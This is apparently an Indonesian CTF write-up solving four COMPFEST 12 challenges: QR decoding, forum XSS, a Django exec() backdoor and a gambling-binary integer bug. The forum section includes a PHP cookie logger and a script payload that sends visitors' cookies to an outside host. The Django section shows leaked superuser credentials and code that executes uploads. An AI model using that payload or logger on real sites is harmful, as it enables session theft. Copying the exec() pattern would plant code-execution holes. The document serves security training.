

## Writeup Compfest 12



Noid3a  
J0hnW1ck  
Gloomy Monday

Challenge 50 Solves x

## Kyu Are

### 50

Kyu Are?  
The password for the zip file is: b10b834a845fc4a65cf9b3676

Difficulty: Easy

Download link:  
<https://drive.google.com/file/d/1yD49OluZ-gXEJ2wd0GTom9apkAegMRmB/view?usp=sharing>

Pembuat soal: prajnapras19

Flag Submit

Diberikan file berupa Avi (File GIF) dengan nama file angka 1-9 dalam bahasa jepang.



go.avi



hachi.avi



ichi.avi



kyu.avi



ni.avi



roku.avi



san.avi



shi.avi




sichi.avi



Kemudian lakukan decode qr tersebut dengan zbarimg

```
for i in {1..166}
do zbarimg "sichi-$i.jpg"
done
```

Sehingga didapatkan file txt berikut



kemudian cari flag "COMPFEST12" dengan grep  
strings hachi.txt | grep -i "COMPFEST12"

```
File Edit View Terminal Tabs Help
root@BlackBox:~/Downloads/COMPFEST 12 PENYISIHAN/QR CODE/hasil# strings hachi.txt | grep -i "COMPFEST12"
QR-Code: COMPFEST12{kyu4r31337_318bc0}D34DC0D3D34DB33F!22153!388131337133713371337uuuulalalalpapapapaskiddiesul
root@BlackBox:~/Downloads/COMPFEST 12 PENYISIHAN/QR CODE/hasil#
```

FLAG : COMPFEST12{kyu4r31337\_318bc0}

## Regular Forum Page

### 349

Check out my sweet new forum page! Mods will check often in to prevent bad things from happening.

128.199.157.172:26552

Difficulty: Medium

Pembuat soal: William (Hori75)

Diberikan sebuah web berisi seperti forum biasa, langsung saja daftar akun pada forum tersebut dan coba untuk menggunakan fitur fiturnya

## Regular Forums

Home Friends Logout

**Forums:**

asdasda	kucing123	Sept. 5, 2020, 8:24 a.m.
kucing	kucing123	Sept. 5, 2020, 8:21 a.m.
<a href="#">create new</a>		

Setelah mencoba coba, ternyata forum ini vuln terhadap XSS

Home Friends

**asdasda**


**asdasda**  
By kucing123

**Write your opinion!**

Subject:

Contents:

Submit Query



Di deskripsi soal terdapat kata kata “Mods will check often in to prevent bad things blabla”, jadi disini kita bisa berasumsi bahwa admin akan mengunjungi forum yang telah dibuat secara rutin. Artinya kita bisa memasukan script untuk mengambil cookie dari admin untuk menghijack session nya.

Disini saya langsung mencari hosting gratis untuk menghosting sebuah web agar dapat digunakan sesuai rencana tadi dan berikut script nya :

```
/public_html/index.php
1 <?php
2 $cookie=$_GET["cookie"];
3 $steal=fopen("logs.txt","a");
4 fwrite($steal,$cookie."\n");
5 fclose($steal);
6 ?>
```

Dan berikut payload yang digunakan pada forumnya :

## Regular Forums

Home Friends

### Create new forum


Subject:

Contents:


<script>location.href='https://rexpentest.000webhostapp.com/?cookie='+document.cookie;</script>

Submit Query

Saat forum tersebut dibuka, maka secara otomatis akan mengarahkan ke page yang sudah di hosting tadi dan mengirim cookie si pengunjung ke logs.txt pada server saya.




Berikut hasil logging cookie nya :



Ternyata cookie dari admin adalah flagnya.

Flag : COMPFEST12{html\_t4g\_1s\_n0t\_C4s3\_5ent1t1v3\_5bc733a9f8}



Diberikan sebuah ber tema competitive programming online judge for python only. Pada file result.html, terlihat bahwa Flag hanya bisa didapatkan jika kondisi {% if user.is\_superuser %} terpenuhi.



128.199.157.172:25000
70%

Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

Problems : TEST ONLY

Time limit	2 s
Memory limit	256 MB

### Description

Given A and B, calculate A+B

### Input Format

The first line is as follows:

A B

### Output Format

Print the sum of A and B with end line (/n)

### Sample Input

3 5

### Sample Output

8

File:
Browse...
No file selected.
Submit

Saat mencoba untuk upload file dummy text hanya untuk cek output yang dikeluarkan, terdapat error pada `/home/compfest12/home/views.py`

Disitu terlihat ada credential dari salah satu akun superuser yaitu

Username : ariq

Mail : [admin@myproject.com](mailto:admin@myproject.com)



Password : password

```

/home/compfest12/home/views.py in handle_uploaded_file
4.
5. def handle_uploaded_file(f):
6.     load = f.read().decode()
7.     print(type(load))
8.     print(load)
9.
10.    # if (load == """import os;os.system("echo from django.contrib.auth import get_user_model; User = get_user_model(); User.objects.create_superuser('ariq', 'admin@myproject.com', 'password') | python
manage.py shell" """ ):
11.    exec(load)
12.    # print("sama wo!")
13.    # exec("""import os;os.system("echo from django.contrib.auth import get_user_model; User = get_user_model(); User.objects.create_superuser('ariq', 'admin@myproject.com', 'password') | python manage.py
shell" """ )
14.
15.    # for chunk in f.chunks():
16.        # print(chunk)
17.
▼ Local vars
Variable Value
a 0
b 0
f <InMemoryUploadedFile: backdoor.py (text/x-python)>
load 'a = 0\nb = 0\nprint(A+B)\n'

```

Coba login ke halaman /admin/ dengan credential tersebut



Disini kita bisa menambahkan user baru dan menjadikan user tersebut menjadi superuser

# Django administration

Welcome, **ariq**. [View site](#) / [Change password](#) / [Log out](#)  
[Home](#) > [Authentication and Authorization](#) > [Users](#) > Add user

## Add user

First, enter a username and password. Then, you'll be able to edit more user options.

Username:

Required. 150 characters or fewer. Letters, digits and @/./+/-/\_ only.

Password:

- Your password can't be too similar to your other personal information.
- Your password must contain at least 8 characters.
- Your password can't be a commonly used password.
- Your password can't be entirely numeric.

Password confirmation:

Enter the same password as before, for verification.

[Save](#)

[Save and add another](#)

[Save and continue editing](#)

Pada bagian permission tambahkan superuser status dan staff status

CTF COMPFEST 12 x Change user | Django site ad x +

128.199.157.172:25000/admin/auth/user/43/change/ 70%

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Username: kucingkucing

Required. 150 characters or fewer. Letters, digits and @/./+/-/\_ only.

Password:

algorithm: pbkdf2\_sha256 iterations: 180000 salt: QFhrjr\*\*\*\*\* hash: 4sf/ME\*\*\*\*\*

Raw passwords are not stored, so there is no way to see this user's password, but you can change the password using [this form](#).

Personal info

First name:

Last name:

Email address:

Permissions

☒ Active

Designates whether this user should be treated as active. Unselect this instead of deleting accounts.

☒ Staff status

Designates whether the user can log into this admin site.

☒ Superuser status

Designates that this user has all permissions without explicitly assigning them.

Groups:

[Add](#)

The groups this user belongs to. A user will get all permissions granted to each of their groups. Hold down "Control", or "Command" on a Mac, to select more than one.

User permissions:


admin | log entry | Can add log entry

admin | log entry | Can change log entry

admin | log entry | Can delete log entry

admin | log entry | Can view log entry

Specific permissions for this user. Hold down "Control", or "Command" on a Mac, to select more than one.



Setelah akun sudah menjadi super user, lalu klik viewsite dan upload file python biasa, isi dari file python saya hanya :

```
A = 0
B = 0
print(A+B)
```

Given A and B, calculate A+B

**Input Format**

The first line is as follows:

A B

**Output Format**

Print the sum of A and B with end line (/n)

**Sample Input**


3 5

**Sample Output**

8

File:  hehe.py

Klik submit dan flag akan muncul :



Flag : COMPFEST12{f4k3\_5up312\_u53r\_hUH\_?}

Challenge 49 Solves x

## Gambling Problem 2

### 86

dek depe menemukan service judi onlen dari forum \*redacted\*. Karena service judi online ini baru buka, pengguna diberikan uang untuk memulai karir perjudian. Setelah diberi bin file lewat orang dalem, dek depe menyadari ternyata terdapat bug mematikan dalam program tersebut. Bantulah dek depe memanfaatkan exploit tersebut!

nc 128.199.157.172 25880

Difficulty: Easy

Alternate download link:  
[https://drive.google.com/file/d/1CPDTTMre\\_LDErUC7aIOna\\_3AXn2EsG0F/view?usp=sharing](https://drive.google.com/file/d/1CPDTTMre_LDErUC7aIOna_3AXn2EsG0F/view?usp=sharing)

Pembuat soal: ??? and Zafirr

📄 gambling-pr...

Diberikan sebuah service untuk melakukan gambling, jika uang terpenuhi maka flag akan bisa dibeli.

Berikut hasil decompile dari service nya:

```
Decompile: gameTime - (gamblingProblem)
29 local_fc = atoi(local_e8);
30 printf("\nGuess (Number 1-100): ");
31 uVar2 = read_uint();
32 puts("Rolling Dice ... ");
33 sleep(1);
34 iVar1 = randomizer(10);
35 printf("THE NUMBER IS %d\n\n", (ulong)(uint)(iVar1 % 100));
36 sleep(1);
37 if (iVar1 % 100 == uVar2) {
38     puts("Nice!");
39     local_fc = local_fc * 5;
40 }
41 else {
42     puts("WRONG LOL!");
43     local_fc = local_fc * -5;
44     if ((int)money < local_fc) {
45         sleep(1);
46         system("clear");
47         money = 0;
48 LAB_001017a2:
49         puts("Enough playing, GET OUT!");
50         if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
51             return;
52         }
53         /* WARNING: Subroutine does not return */
54         __stack_chk_fail();
55     }
56 }
```

Jalankan service nya, lalu masukkan nilai negative pada guess number :

```
root@noid3a:~# nc 128.199.157.172 25880
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1
TERM environment variable not set.
We're kind, so here's your starting money, it's on the house :)
Money : 25636

Continue playing (1 = yes/0 = no): 1
Place your bet : 25000
25000

Guess (Number 1-100): -9999999
Rolling Dice ...
THE NUMBER IS 34

WRONG LOL!
TERM environment variable not set.
Money : 4294867932

Continue playing (1 = yes/0 = no): Enough playing, GET OUT!
```

Lalu beli flagnya :

```
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 2
TERM environment variable not set.
Current money : 4294867932
Welcome to our shop e ini baru buka,
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}
TERM environment variable not set.
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 3
TERM environment variable not set.
root@noid3a:~#
```

Flag : COMPFEST12{laptop\_pembuat\_soalnya\_BSOD\_so\_this\_is\_Zafirr\_again\_lol\_39cbc5}